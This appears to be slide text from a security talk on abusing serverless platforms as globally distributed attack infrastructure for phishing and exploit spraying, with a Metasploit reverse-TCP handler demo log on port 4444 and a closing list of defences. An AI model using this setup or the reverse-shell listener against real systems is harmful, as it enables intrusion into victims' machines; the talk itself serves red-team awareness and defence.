
- Serverless applications deployed across the globe
- No attack infrastructure to manage
- Trusted platform for delivery

How Does It Work?

- Setup a serverless application to host web content with our JavaScript
- Repeat last attack
  - Phish -> Exploit Spray



Demo



```
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 5.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 54.165.150.81:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
msf6 exploit(multi/handler) > sessions

Active sessions
===============

No active sessions.

msf6 exploit(multi/handler) > |
```

How Do I Stop This?

- East <-> West traffic monitoring for exploits
- Multiple, rapid, web requests across multiple Ips from a single host
- Browser Isolation

Questions? Let’s talk!

- @jarrodcoulter
- https://github.com/jarrodcoulter/jankyjred